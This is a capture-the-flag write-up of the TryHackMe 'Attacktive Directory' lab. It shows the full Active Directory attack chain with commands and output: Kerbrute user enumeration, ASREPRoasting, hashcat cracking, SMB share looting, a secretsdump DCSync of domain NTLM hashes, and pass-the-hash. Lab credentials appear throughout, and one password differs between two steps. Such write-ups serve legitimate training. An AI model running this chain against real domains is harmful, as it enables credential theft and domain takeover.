Security report lab
<< Attacktive Directory >>

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In this report, we're going to solve Attactive Directory vulnerable machine from Tryhackme. This room gives us the solution steps and we'll follow them one by one. Also I'll try some explanation of windows AD basics. I passed installation of impacket tool. Its coming with kali linux as installed and under /usr/share/doc/python3-impacket/examples/ directory. If you don't have impacket tool you can install it following by Impacket.

As always, let's start with nmap.

```
nmap -sC -sV -oA nmap/attactive-open-ports -T4 10.10.230.172
```

```
Nmap scan report for 10.10.230.172
Host is up (0.087s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-01-09 14:00:38Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
```

```
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2021-01-09T14:02:56+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2020-09-16T22:48:24
|_Not valid after:  2021-03-18T22:48:24
|_ssl-date: 2021-01-09T14:03:11+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/9%Time=5FF9B70B%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-01-09T14:02:58
|_  start_date: N/A
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

 # Nmap done at Sat Jan 9 09:05:12 2021 -- 1 IP address (1 host up) scanned in 281.92 seconds

We have many open ports according to nmap scan output but we don't need to enumerate all of them.

Enumerate the Domain Controller

We can use a tool called enum4linux to enumerate 139/445 ports. However, we won't have a lot information to work with. Let's answerd the questions.

What tool will allow us to enumerate port 139/445? enum4linux

What is the NetBIOS-Domain Name of the machine? THM-AD

What invalid TLD do people commonly use for their Active Directory Domain? (TLD means top level domain) .local

Enumerate the Domain Controller Part 2

As we saw that there are many ports are running services, including Kerberos on the target. Kerberos is a key authentication service within Active Directory. We can use Kerbrute to brute force. For user enumeration, the creator has created a user wordlist that will be used in this part.

./kerbrute -h *#which will give us help menu*

./kerbrute --dc spookysec.local -d spookysec.local userlist.txt *#I've added 10.10.230.172 as spookysec.local to my hosts file.*

After running given command, the result must be:

james@spookysec.local

svc-admin@spookysec.local

robin@spookysec.local

darkstar@spookysec.local

administrator@spookysec.local

backup@spookysec.local

paradox@spookysec.local

What command within Kerbrute will allow us to enumerate valid usernames? Userenum

What notable account is discovered? (These should jump out at you) svc-admin

What is the other notable account is discovered? (These should jump out at you) backup

Exploiting Kerberos

Using the information provided by the creator will help us to attack kerberos and understand it.

After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called ASREPRoasting. ASReproasting occurs when a user account has the privilege "Does not require Pre-Authentication" set. This means that the account does not need to provide valid identification before requesting a Kerberos Ticket on the specified user account.

Now, we'll use one of the impacket tools called GetNPUsers.py that allows us to query ASReproastable accounts from the Key Distribution Center. The command that we'll use is:

```
python3 GetNPUsers.py -dc-ip spookysec.local spookysec.local/svc-admin -no-pass
```


```
admin@spookysec.local@SPOOKYSEC.LOCAL:3cd68fdc6e963981929df345807b6e33$8fd461f80b74
3d0993c65e27898641fb85497c2738fc58d836133c4bba6e7124684afd9541dd61d58d1ec548b466af2
f20491b4f807a0489db35dcc4315a030997aa33767f84324e5649a506cb5a47ed0b4f32f46d859c78e2
1749c7d7b35fda978153909830314bdde962eeb94a682ce45170a673f89a94c48227e15771f8659abbd
ada2013b8a9155eba8eca8035cd742295208e672a26a58fa2951f019be42b07e0e6ca00bfc5c1ae5e80
ea933d30eee879d72f90529a055b1b10cac762ffbfc2cc4c7e4216a38ebda0697765d119a574925558b
fef3b2099f774b431d51d0531223bf6e64f8fde4a50198da959f2c8f6
```

Cracking the hash

```
hashcat -a 0 -m 18200 hash.txt password.txt --force
```

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password? svc-admin

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name) Kerberos 5 AS-REP etype 23

What mode is the hash? 18200

Now crack the hash with the modified password list provided, what is the user accounts password? management2005

Enumerate the Domain Controller Part 3

We can look at the shares that we can access with the user credential on the domain controller. To do this, we can use smbclient tool.

```
smbclient -L \\\\10.10.230.172\\ -U 'svc-admin' -P 'management2005'
```

When we log in, we will see a file named backup credentials.txt.

```
cengover@kali:~/thm/attacktive$ smbclient -L \\\\spookysec.local\\ -U 'svc-admin'
Enter WORKGROUP\svc-admin's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
cengover@kali:~/thm/attacktive$ smbclient \\\\spookysec.local\\backup -U 'svc-admin'
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020

                8247551 blocks of size 4096. 3587418 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
cengover@kali:~/thm/attacktive$
```

When we receive this file, we will see a text encoded with base64. If we decode this text, we get backup user credentials.

Using utility can we map remote SMB shares? smbclient

Which option will list shares? -L

How many remote shares is the server listing? 6

There is one particular share that we have access to that contains a text file. Which share is it? Backup

What is the content of the file?

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

Decoding the contents of the file, what is the full contents? backup@spookysec.local:backup2517860

Elevating Privileges

The creater says that backup account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes. We'll use one of the impacket tools called secretsdump.py to dump password hashes.

```
python3 secretsdump.py -dc-ip spookysec.local backup:backup251786@spookysec.local
```

The result is;

```
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
```

spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::

spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::

spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::

spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::

spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::

spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::

spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::

spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::

spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::

spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::

spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::

spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::


ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:ea69181c264a69d01f757680ce4eac21:::

What method allowed us to dump NTDS.DIT? DRSUAPI

What is the Administrators NTLM hash? 0e0363213e37b94221497260b0bcb4fc

What method of attack could allow us to authenticate as the user without the password? Pass the hash

Using a tool called Evil-WinRM what option will allow us to use a hash? -H



When we use Administrator account's hash to log in by passing the hash method via evilwinrm tool, we'll be Administrator user on the system.